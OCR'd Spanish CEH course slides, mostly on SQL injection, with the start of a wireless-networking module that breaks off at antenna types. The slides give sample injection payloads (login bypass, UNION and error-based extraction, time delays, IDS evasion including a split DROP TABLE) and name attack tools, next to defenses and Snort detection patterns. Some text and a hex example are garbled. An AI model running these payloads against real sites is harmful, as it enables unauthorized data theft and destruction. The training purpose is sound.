
CEH Julio Iglesias Perez

Testear Autorización
C|EH Julio Iglesias Pérez




CEH Julio Iglesias Pérez

Testear Validación de Datos
C|EH Julio Iglesias Suárez




CEH Julio Iglesias Pérez

Testear DoS
C|EH Julio Iglesias Perez




CIEH Iulio Iglesias Pérez

Testear Servicios Web
C|EH
Julio Iglesias Pérez



C|EH Julio Iglesias Perez

Testear Ajax
C|EH Julio Iglesias Perez



C|EH Julio Iglesias Perez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

14. SQL Injection

Certified Ethical Hacker

C|EH Julio Iglesias

Introducción

SQL Injection es la vulnerabilidad más común en Internet.

Es una falla en las aplicaciones Web y no así en los servidores Web o de Base de datos.

C|EH Julio Iglesias Pérez

¿Qué es SQL Injection?

Es una técnica utilizada para tomar ventaja de las vulnerabilidades de entrada no válida para pasar los comando SQL a aplicaciones Web para su ejecución.

C|EH Julio Iglesias Pérez

¿Qué es SQL Injection?

SQL Injection puede ser utilizado para realizar los siguientes tipos de ataque:

- Salto en la autenticación.
- Revelación de información.
- Integridad de los datos comprometida.
- Disponibilidad de los datos comprometida.
- Ejecución de código remoto.

©Eduardo Julio Iglesias Perez

¿Qué es SQL Injection?

Ejemplo de consulta SQL normal

```
SELECT Count(*) FROM Users WHERE
UserName='Jason' AND
Password='Sprinfield'
```

Ejemplo de SQL Injection

```
SELECT Count(*) FROM Users WHERE
UserName='Blah' or 1=1
--AND Password='Sprinfield'
```

CIEH Julio Iglesias Perez

Detección de SQL Injection

Paso 1: Revisar si la aplicación Web se conecta a un servidor de DB para acceder a algún dato.

Paso 2: Listar todos los campos de entrada, archivos ocultos, y solicitudes de post.

Paso 3. Intentar inyectar códigos dentro de los campos de entrada para generar un error.

C|EH Julio Ignacio Pérez

Detección de SQL Injection

Paso 4. Intentar insertar una valor de cadena donde un número es esperado en el campo de entrada.

Paso 5. El operador UNION es utilizado en SQL Injections para unir una consulta a la consulta original.

Paso 6. Detallar los mensajes de error proveer una riqueza de información a un atacante para ejecutar SQL Injection.

CIFH Julio Iglesias Perez

Métodos adicionales para detectar SQL Injection

Fuzzing Testing. Function Testing.
Static/Dynamic Testing.

Ejemplo de function testing:

http://juggyboy/?parameter=123
http://juggyboy/?parameter=1'
http://juggyboy/?parameter=1'#
http://juggyboy/?parameter=1"
http://juggyboy/?parameter=1 AND 1=!--
http://juggyboy/?parameter=1 AND 1=2--
http://juggyboy/?parameter=1'/*
http://juggyboy/?parameter=1 order by 1000

CEH Julio Iglesias Perez

SQL Injection Black Box Pen Testing

- Detectando problemas SQL Injection. Enviando comillas simples para atrapar instancias donde la entrada del usuario no está saneada. Dobles comillas para capturar instancias donde la entrada del usuario no está saneada.
- Detectando Modificación SQL. Utilizar brackets] como carácter de entrada para capturar instancias donde la entrada del usuario es utilizada como parte de un identificador SQL sin ser saneado.

SQL Injection Black Box Pen Testing

- Detectando problemas de truncado. enviar cadenas largas, para detectar buffer overruns. Esta acción puede mostrar errores en la página.

C|EH Julio Iglesias Pérez

Tipos de SQL Injection

- SQL Injection simple
  - UNION SQL Injection.
  - Error Based SQL Injection.
- SQL Injection ciega

C|EH Julio Iglesias Perez

Ataque simple SQL Injection

- System Stored Procedire.
- Union Query.
- Tautology.
- Illegal/Logically Incorrect Query.
- End Line Comment.

C|EH Julio Iglesias Perez

Ejemplo UNION SQL Injection

Extrayendo tabla Column Names

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,column_name,3,4 from
DB_NAME.information_schema.clumns
where table_name = 'EMPLOYEE_TABLE' --
```

C|EH Julio Iglesias Suarez

SQL Injection Error Based

Extrayendo la primera tabla de la BD

```
http://juggyboy.com/page.aspx?id=1 or
1=convert(int, (select top 1 name from
sysobjects where xtype=char(85)))--
```

C|EH Julio Iglesias Perez

SQL Injection ciega

Es utilizado cuando una aplicación Web es vulnerable a SQL Injection pero los resultados de la inyección no son visibles para el atacante. Es idéntica a un SQL Injection normal excepto que cuando un atacante intenta explotar una aplicación, una página a medida es mostrada. Puede ser intensiva.

Como son retornados los mensajes de error, utilizar el comando "wait for" para revisar el estado de ejecución de SQL. Ej: waitfor delay '0:0:10'--

CEH - Julio Iglesias

Metodología SQL Injection

1. Information Gathering. Extraer el nombre de la DB, versión, usuarios, mecanismo de salida, tipo de DB, nivel de privilegios de usuario y nivel de interacción con el S.O:

2. SQL Injection Vulnerability Detection. Listar todos los campos de entrada, ocultos, solicitudes post. Intentar inyectar códigos dentro de los campos para generar errores. Entrar ('), (;), (--), AND, OR en el campo de entrada, un mensaje de error significa vulnerabilidad.

CEH Julio Iglesias Pérez

Metodología SQL Injection

3. Lanch SQL Injection Attacks. Realizar Blind (Waitfor Delay) SQL Injection. Realizar errores basados en SQL Injection. Realizar uniones basadas en SQL Injection.

4. Extraer los Datos. Extraer nombres de tablas, columnas, datos.

5. Interact with the O.S. Extraer contraseñas de aplicaciones del S.O., acceder a los archivos del sistema y ejecutar comandos.

6. Compromise the network. Mecanismos de penetración adicionales en la red, instalar troyanos y keyloggers.

SQL Avanzada

Los mensajes de error son esenciales para extraer información sobre la base de datos.

- Tipos de bases de datos. SQL distintos tienen sintaxis distintas.
- Nivel de privilegio. Identificar el nivel de privilegio utilizado par ala base de datos, DBA, sysadmin, etc.
- Interacción con el S.O. A través de comandos se compromete toda la red.

CIEH Julio Iglesias Díaz

Extrayendo información a través de los mensajes de error

- Grouping Error.
- Type Mismatch.
- Blind Injection.

C|EH Julio Iglesias Pérez

Entendiendo las consultas SQL

- Inyecciones. La mayoría se encuentran en el medio de SELECT. SELECT casi siempre sigue o termina con la sección WHERE.
- Determinando El tipo de base de datos. La mayoría de las DB mostrará mensajes de error en la DB que se esté trabajando.
- La declaración Select: SELECT * FROM tabla WHERE....

CEH Julio Ignacio

Enumeración de DB, tabla y columna

1. Identificar el nivel de privilegio del usuario.
2. Administradores DB.
3. Descubrir la estructura DB.
4. Enumeración de columnas DB.

C|EH Julio Iglesias Perez

Enumeración Avanzada

Oracle

SYS.USER_OBJECTS

SYS.TAB.SYS.USER_TEBLES

SYS.USER_VIEWS

SYS.USER_TAB_COLUMNS

SYS.USER_CATALOG

C|EH Julio Iglesias Perez

Enumeración Avanzada

MS Access

MsysACEs

MsysObjects

MsysQuieries

MsysRelationships

MySQL

msql.user

msql.host

mysql.db

C|EH Julio Iglesias Perez

Enumeración Avanzada

MS SQL Server

sysobjects

syscolumns

systypes

sysdatabases

C|EH Julio Iglesias Pérez

Transfiriendo la DB a la máquina del usuario

SQL Server puede ser vinculado a la DB del atacante utilizando OPENROWSET

C|EH Julio Iglesias Perez

Interacción con el S.O.

Hay maneras de interactuar con el S.O.

1. Leyendo y escribiendo archivos del sistema desde el disco.
2. Ejecución de comandos directa vía shell remota.

C|EH Julio Iglesias Pérez

Encontrar passwords y ejecutar comandos

Ambos métodos están restringidos por los privilegios y permisos de la DB.

C|EH Julio Iglesias Pérez

Interacción con el FileSystem

LOAD_FILE()

Es utilizada para leer y retornar los contenidos de un archivo localizado en un servidor MySQL.

INTO OUTFILE()

Para ejecutar una consulta y arrojar los resultados en un archivo.

CIEH Julio Iglesias Suárez

Herramientas

BSQLHacker: Herramienta automatizada SQL Injection que soporta Blind SQL Injection, Time Based Blind SQL Injection, Deep Blind SQL Injection, Error Based SQL Injection.

C|EH Julio Iglesias Pérez

Herramientas

Marathon Tool: Para enviar consultas pesadas para realizar ataque Time-Based Blind SQL Injection.

- Extracción del esquema de DB desde SQL Server, Oracle y MySQL.
- Inyección de parámetros utilizando HTTP GET o POST.
- Soporta SSL.
- Conexión HTTP proxy disponible.
- Métodos de autenticación: anonymous, basíc, digest y NTLM.

CEH Julio Iglesias Perez

Herramientas

Con Havij un atacante puede realizar un fingerprint, recibir Hashes usuarios y contraseñas, dumpear tablas y columnas, etc.

C|EH Julio Iglesias Pérez

Evadiendo IDS

Los ataques utilizan técnicas de evasión para ocultar cadenas de entradas para impedir la detección de los sistemas de detección de firmas.

Los sistemas de detección basados en firmas construyen cadenas de ataques de SQL Injection (firmas) y luego compara las cadenas ingresadas con la firma de base de datos para detectar ataques.

Tipos de Técnicas de evasión de firma

- Matches sofisticados: Utilizar alternativamente la expresión "OR 1=1"
- Codificación HEX. Para representar una cadena SQL.
- Comentario in-line. Oculta las cadenas ingresadas insertando comentarios in-line entre las palabras clave SQL.
- Codificación de caracteres.

CIEH Iluminglesias Suarez

Tipos de Técnicas de evasión de firma

Técnica de evasión: Codificación HEX

Utiliza codificación hexadecimal para representar una cadena. Por ej, la cadena "SELECT" puede ser representada por el número hexadecimal: 0x736556c656174, lo cual no será detectado por los mecanismos de protección de firmas.

C|EH Angel Rodriguez

Tipos de Técnicas de evasión de firma

Técnica de evasión: Manipulando espacios en blanco

- Obstaculiza la entrada de cadenas quitando o agregando espacios en blanco entre la keyword SQL y la cadena o números.

Dropping spaces: 'OR'1=1' (sin espacios)

C|EH Julio Iglesias Suarez

Tipos de Técnicas de evasión de firma

Técnica de evasión: Comentario in-line

Espacios en blanco entre las palabras clave SWL son remplazadas agregando comentarios /* */

UNION/**/SELECT/**/....

C|EH Julio Iglesias Pérez

Tipos de Técnicas de evasión de firma

Técnica de evasión: Codificación Char

La función Char() puede ser utilizado para inyectar declaraciones dentro de MySQL sin utilizar dobles cotas 'or username line char(37);

' union select * from users where login = char(114,111,111,116);

C|EH Julio Iglesias Pérez

Tipos de Técnicas de evasión de firma

Técnica de evasión: Concatenación de cadena

Dividir instrucciones para impedir la detección de firmas utilizando comandos de ejecución que permitan concatenar texto en el servidor de DB.

MS SQL: EXEC ('DRO' + 'P T' + 'AB' + 'LE')

MySQL: EXECUTE CONCAT ('INSE','R T US','ER')

CIEH Julio Iglesias Suárez

Tipos de Técnicas de evasión de firma

Técnica Códigos ocultos

C|EH Julio Iglesias Pérez

¿Cómo defenderse contra ataques SQL Injection?

- No hacer supuestos sobre tamaño, tipo o contenido de los datos cuando es recibida por la aplicación.
- Probar el tamaño y el tipo de datos de entrada y forzar límites apropiados para prevenir buffer overruns.
- Probar el contenido de las cadenas de variables y aceptar solo valores esperados.
- Rechazar entradas que contengan datos binarios, secuencias escape, y caracteres comentario.

C|EH Julio Iglesias

¿Cómo defenderse contra ataques SQL Injection?

- Nunca construir declaraciones de transacciones SQL directamente desde la entrada del usuario y utilizar procedimientos almacenados para validar la entrada del usuario.
- Implementar capas múltiples de validación y nunca concatenar entradas de usuarios que no son válidas.
- Que la entrada sea tratada como un valor literal en vez de un código ejecutable.
- Los checks y tipos deben ser forzados utilizando colección de parámetro.

CIEH Julio Iglesias Perez

Herramientas de detección de SQL Injection

- Microsoft Source Code Analyzer: Para encontrar vulnerabilidades de SQL Injection en código ASP. Escanea código fuente ASP y genera advertencias relacionadas a vulnerabilidades SQL Injection de primer orden y segundo orden.

C|EH Julio Ignacio Pérez

Herramientas de detección de SQL Injection

- Microsoft UrlScan: Restringe los tipos de solicitudes HTTP que el IIS procesa. Bloquea solicitudes HTTP específicas, previniendo potencial solicitudes perjudiciales de las aplicaciones que llegan en el servidor.

C|EH Julio Iglesias Suárez

Herramientas de detección de SQL Injection

- dotDefender: Wen Application Firewall. Complementa al firewall de red, IPS y otros. Inspecciona tráfico HTTP/HTTPS sospechoso. Detecta y bloquea ataques SQL Injection.
- IMB AppScan: Escaneador de seguridad en las aplicaciones Web. Previene ataques SQL Injection en los Sitios Web. Escanea sitios en búsqueda de malware introducido.

C|EH Julio Iglesias Pérez

Reglas Snort para detectar ataques SQL Injection

```
/(\%27|(\')|(\-\-)|(\%23)|(#)/ix
/exec*\s(\+)+*s|x)p\w+/ix
i((\%27)|(\'))union/ix
^\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%
52))/ix
```

C|EH Julio Iglesias Perez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

WWW.CIBERSEGURIDAD.CLUB

15. Hackeando Redes Inalámbricas

Certified Ethical Hacker

C|EH Julio Iglesias

Tipos

- Extensión de una red cableada.
- Access Points múltiples.
- Conexión de Redes Lan-a-Lan
- 3g Hotspot

C|EH Julio Iglesias

Estándares

- 802.11a: Hasta 54 Mbps, frecuencia 5 GHz.
- 802.11b: Hasta 11 Mbps, frecuencia 2.5 GHz.
- 802.11g: Hasta 54 Mbps, frecuencia 2.4 GHz.
- 802.11i: WLAN encriptación mejorada para los estándares anteriores.

C|EH Julio Iglesias Perez

Estándares

- 802.11n: Múltiples entradas y salidas (MIMO) para darle más velocidad (más de 100 Mbps) y más rango.
- 802.16: Grupo de estándares para Metropolitan Area Networks (MANs).
- Bluetooth: Suporta un pequeño rango (10 metros) y relativamente poco ancho de banda (1-3 Mbps) diseñado para redes de pequeño poder

CEH Julio Iglesias Perez

Service Set Identifier (SSID)

Identificador de una red Wi-Fi. Es una clave secreta, no una clave pública.

C|EH Julio Iglesias Pérez

Wi-Fi Hotspot Finder

jiwire.com. Es un hotspot que muestra más de 338,271 hotspots gratuitas y pagadas en 144 países.

Otro: WeFi.com

C|EH Julio Iglesias Perez

Tipos de antena

- Antena omnidireccional: Provee 360 grados, utilizada pos las estaciones base.
- Antena con rejilla parabólica: Basado en el principio del plato satelital. Puede obtener señales Wi-Fi de 10 millas de distancia o más. Permite

a los atacantes tener mejor señal y más poder para Ataques de capa 1 DoS y MITM.

C|EH Julio Iglesias Ortiz

Tipos de antena

- Antena Yagi: Antena unidireccional comúnmente utilizada en comunicaciones de frecuencia de banda de 10 MHz a VHF y UHF.
